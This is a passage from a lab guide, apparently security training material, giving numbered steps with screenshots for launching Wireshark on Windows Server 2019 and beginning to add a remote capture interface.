
Note: If a **Remote Desktop Connection** pop-up appears, click **OK**.

35. Now, in **Windows Server 2019**, click the **Type here to search** icon at the bottom of **Desktop** and type **wireshark**. Click **Wireshark** from the results, to launch **Wireshark**.




36. The **Wireshark Network Analyzer** window appears; click the **Capture options** icon from the toolbar.


Note: If a **Software Update** pop-up appears click on **Remind me later**.



37. The **Wireshark. Capture Options** window appears; click the **Manage Interfaces...** button.



38. The **Manage Interfaces** window appears; click the **Remote Interfaces** tab, and then the **Add a remote host and its interface icon (+)**.

